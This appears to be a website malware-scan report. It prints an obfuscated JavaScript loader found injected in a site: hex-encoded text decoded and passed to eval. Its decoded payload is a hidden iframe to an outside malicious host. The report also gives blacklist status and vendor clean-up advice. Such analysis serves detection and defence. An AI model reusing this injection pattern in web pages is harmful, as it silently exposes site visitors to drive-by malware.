<script>varwsqWQBPps="cNRoPJdqz3ccNRoPJdqz69cNRoPJdqz66cNRoPJdqz72cNRoPJdqz61cNRoPJdqz6dcNRoPJdqz65cNRoPJdqz20cNRoPJdqz73cNRoPJdqz72cNRoPJdqz63cNRoPJdqz3dcNRoPJdqz22cNRoPJdqz68cNRoPJdqz74cNRoPJdqz74cNRoPJdqz70cNRoPJdqz3acNRoPJdqz2fcNRoPJdqz2fcNRoPJdqz70cNRoPJdqz72cNRoPJdqz69cNRoPJdqz76cNRoPJdqz61cNRoPJdqz74cNRoPJdqz65cNRoPJdqz33cNRoPJdqz2ecNRoPJdqz7acNRoPJdqz61cNRoPJdqz70cNRoPJdqz74cNRoPJdqz6fcNRoPJdqz2ecNRoPJdqz6fcNRoPJdqz72cNRoPJdqz67cNRoPJdqz2fcNRoPJdqz62cNRoPJdqz6ccNRoPJdqz6fcNRoPJdqz67cNRoPJdqz2fcNRoPJdqz76cNRoPJdqz6ccNRoPJdqz71cNRoPJdqz73cNRoPJdqz72cNRoPJdqz79cNRoPJdqz79cNRoPJdqz61cNRoPJdqz63cNRoPJdqz72cNRoPJdqz2ecNRoPJdqz70cNRoPJdqz68cNRoPJdqz70cNRoPJdqz3fcNRoPJdqz76cNRoPJdqz61cNRoPJdqz6fcNRoPJdqz77cNRoPJdqz76cNRoPJdqz3dcNRoPJdqz4ecNRoPJdqz48cNRoPJdqz63cNRoPJdqz43cNRoPJdqz71cNRoPJdqz55cNRoPJdqz46cNRoPJdqz53cNRoPJdqz26cNRoPJdqz61cNRoPJdqz6dcNRoPJdqz70cNRoPJdqz3bcNRoPJdqz68cNRoPJdqz72cNRoPJdqz79cNRoPJdqz74cNRoPJdqz65cNRoPJdqz77cNRoPJdqz73cNRoPJdqz66cNRoPJdqz64cNRoPJdqz3dcNRoPJdqz39cNRoPJdqz38cNRoPJdqz38cNRoPJdqz39cNRoPJdqz34cNRoPJdqz33cNRoPJdqz39cNRoPJdqz26cNRoPJdqz61cNRoPJdqz6dcNRoPJdqz70cNRoPJdqz3bcNRoPJdqz79cNRoPJdqz6acNRoPJdqz72cNRoPJdqz65cNRoPJdqz73cNRoPJdqz66cNRoPJdqz64cNRoPJdqz3dcNRoPJdqz38cNRoPJdqz35cNRoPJdqz34cNRoPJdqz22cNRoPJdqz20cNRoPJdqz6ecNRoPJdqz61cNRoPJdqz6dcNRoPJdqz65cNRoPJdqz3dcNRoPJdqz22cNRoPJdqz79cNRoPJdqz66cNRoPJdqz65cNRoPJdqz6acNRoPJdqz43cNRoPJdqz50cNRoPJdqz43cNRoPJdqz7acNRoPJdqz62cNRoPJdqz41cNRoPJdqz22cNRoPJdqz20cNRoPJdqz74cNRoPJdqz69cNRoPJdqz74cNRoPJdqz6ccNRoPJdqz65cNRoPJdqz3dcNRoPJdqz22cNRoPJdqz4ecNRoPJdqz65cNRoPJdqz73cNRoPJdqz58cNRoPJdqz6fcNRoPJdqz59cNRoPJdqz47cNRoPJdqz54cNRoPJdqz42cNRoPJdqz7acNRoPJdqz22cNRoPJdqz20cNRoPJdqz77cNRoPJdqz69cNRoPJdqz64cNRoPJdqz74cNRoPJdqz68cNRoPJdqz3dcNRoPJdqz22cNRoPJdqz30cNRoPJdqz22cNRoPJdqz20cNRoPJdqz68cNRoPJdqz65cNRoPJdqz69cNRoPJdqz67cNRoPJdqz68cNRoPJdqz74cNRoPJdqz3dcNRoPJdqz22cNRoPJdqz30cNRoPJdqz22cNRoPJdqz20cNRoPJdqz66cNRoPJdqz72cNRoPJdqz61cNRoPJdqz6dcNRoPJdqz65cNRoPJdqz62cNRoPJdqz6fcNRoPJdqz72cNRoPJdqz64cNRoPJdqz65cNRoPJdqz72cNRoPJdqz3dcNRoPJdqz22cNRoPJdqz30cNRoPJdqz22cNRoPJdqz3ecNRoPJdqz3ccNRoPJdqz2fcNRoPJdqz69cNRoPJdqz66cNRoPJdqz72cNRoPJdqz61cNRoPJdqz6dcNRoPJdqz65cNRoPJdqz3e";yvDFQwwmM=eval;varWSxQJgvuB=wsqWQBPps.replace(/cNRoPJdqz/g,"%");]]


Malicious payload

Decoded payload generates hidden iframe to http://private3[.]zapto[.]org/blog/vlqsryyacr.php?vaowv=NHcCqUFS&amp;hrytewsfd=9889439&amp;yjresfd=854

Payload:
<iframe src="http://private3[.]zapto[.]org/blog/vlqsryyacr.php?vaowv=NHcCqUFS&amp;hrytewsfd=9889439&amp;yjresfd=854" name="yfejCPCzbA" title="NesXoYGTBz" width="0" height="0" frameborder="0"></iframe>

Blacklisting status


The website is Suspicious on Google Safe Browsing.

VirusTotal URL scan reports 8/51 antivirus and malware detection engines identified the redirect IP as malicious site.

VirusTotal URL scan report screenshot


Malware clean-up

Uncovering online threats and hidden malware is easy and effective with Online Malware Scanner. However, if you suspect that your website was infected, use Website Anti-malware Monitoring for malware removal.

Alternatively, you can try to remove malware using Quttera's website scan report. You will then need to submit your website(s) for re-testing and removing from blacklist.